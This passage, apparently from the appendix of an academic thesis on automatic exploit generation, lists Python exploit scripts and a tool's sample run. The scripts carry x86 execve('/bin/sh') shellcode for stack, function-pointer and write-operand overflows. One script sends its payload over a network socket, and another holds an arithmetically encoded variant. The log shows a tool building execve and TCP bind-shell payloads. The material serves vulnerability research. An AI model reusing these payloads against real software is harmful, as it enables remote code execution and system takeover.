46 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
47 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
48 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
49 \x41\x41\x41\x41\x41\x54\x20\x2f\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
50 \x41\x41\x41\x41\x70\x3f\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x61\x41
51 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
52 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
53 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
54 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
55 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
56 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
57 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
58 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
59 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x13\xe9\xb4\x08\xeb\x18\x5e
60 \x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0
61 \x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x41\x41\x41\x41
```

```
 62 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 63 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 64 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 65 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 66 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 67 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 68 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 69 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 70 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 71 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 72 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 73 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 74 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 75 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 76 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 77 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 78 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 79 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 80 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 81 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 82 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 83 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 84 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 85 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 86 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 87 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 88 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 89 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 90 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 91 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 92 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 93 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 94 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 95 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 96 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 97 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 98 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
 99 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
100 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
101 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
102 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x2e
103 \x6d\x70\x33\x29\x20\x48\x54\x54\x50\x2f\x31\x2e\x31\x0d\x0a\x0d\x0a'
104
105 s = socket(AF_INET, SOCK_STREAM)
106 s.connect((sys.argv[1], int(sys.argv[2])))
107
108 s.send(exploit)
109
110 s.close()
```

B.3 Function Pointer Exploit (No Arithmetic Modification of Input)

Listing B.3: "A function pointer overflow exploit"

```
1  import sys
2
3  exploit = '\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d
4  \x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f
5  \x73\x68\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
6  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
7  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
8  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
9  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
10 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
11 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
12 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
13 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
14 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
15 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
16 \x41\x41\x41\x41\x41\x41\x41\x08\xa0\x04\x08'
17
18 ex = open(sys.argv[1], 'w')
19 ex.write(exploit)
20 ex.close()
```

B.4 Function Pointer Exploit (Arithmetic Modification of Input)

```python
import sys

exploit = '\xe7\x14\x5a\x85\x72\x04\x2d\xbc\x84\x42\x03\x85\x42\x08\x85\xef\x89
\x4a\x04\x89\x52\x08\xac\x07\xc9\x7c\xe4\xdf\xfb\xfb\xfb\x2b\x5e\x65\x6a\x2b
\x6f\x64\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x08\xa0\x04\x08'

ex = open(sys.argv[1], 'w')
ex.write(exploit)
ex.close()
```

B.5 Write Operand Corruption Exploit

```python
import sys

exploit = '\x0c\xa0\x04\x08\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46
\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x70\x95\x04
\x08'

ex = open(sys.argv[1], 'w')
ex.write(exploit)
ex.close()
```

B.6   AXGEN Sample Run

```
% ~/pin-2.6-25945-gcc.4.0.0-ia32_intel64-linux/pin -t exploitgen.so -- \
        ./test_programs/thesis_progs/read_strcpy \
        ./test_programs/thesis_progs/128.input

[+] Client initialising
[+] Starting program
[+] Hooked read
[+] Read 128 bytes
[!] Byte 0 of stored EIP is tainted
[!] Byte 1 of stored EIP is tainted
[!] Byte 2 of stored EIP is tainted
[!] Byte 3 of stored EIP is tainted
[!] Crash reason: tainted return value (0x41414141)
[+] Hooked 1 reads, for a total of 128 bytes read
[+] Getting taint propagation statistics...
[+] Number of tainted memory locations: 256
[+] Number of taint buffers: 2
[+] Logging taint buffer into to ti.out
[+] Determining trampoline reachable taint buffers...
[+] 1 buffer(s) reachable via a register trampoline
    [#] eax -> 0xbfe76898(size: 128, cclVal: PC/ASSIGN)
[+] Processing for 3 different shellcodes...
[+] Shellcode 'execve'
    [#] Building constraint formula...
    [#] Adding EIP overwrite constraints...
    [#] Adding shellcode constraints...
    [#] Logging formula to resultsDir/execve.smt
    [#] Number of variables 298
    [#] Number of assumption clauses 84
    [#] Number of formula clauses 128
[+] Shellcode 'alphanumeric_execve'
    [!] No TaintBuffer exists that is large enough to hold the
    provided shellcode(length: 166)
[+] Shellcode 'tcp_bind_port'
    [#] Building constraint formula...
    [#] Adding EIP overwrite constraints...
    [#] Adding shellcode constraints...
    [#] Logging formula to resultsDir/tcp_bind_port.smt
    [#] Number of variables 334
    [#] Number of assumption clauses 156
    [#] Number of formula clauses 132
[!] Calling exit() in the analysis client
```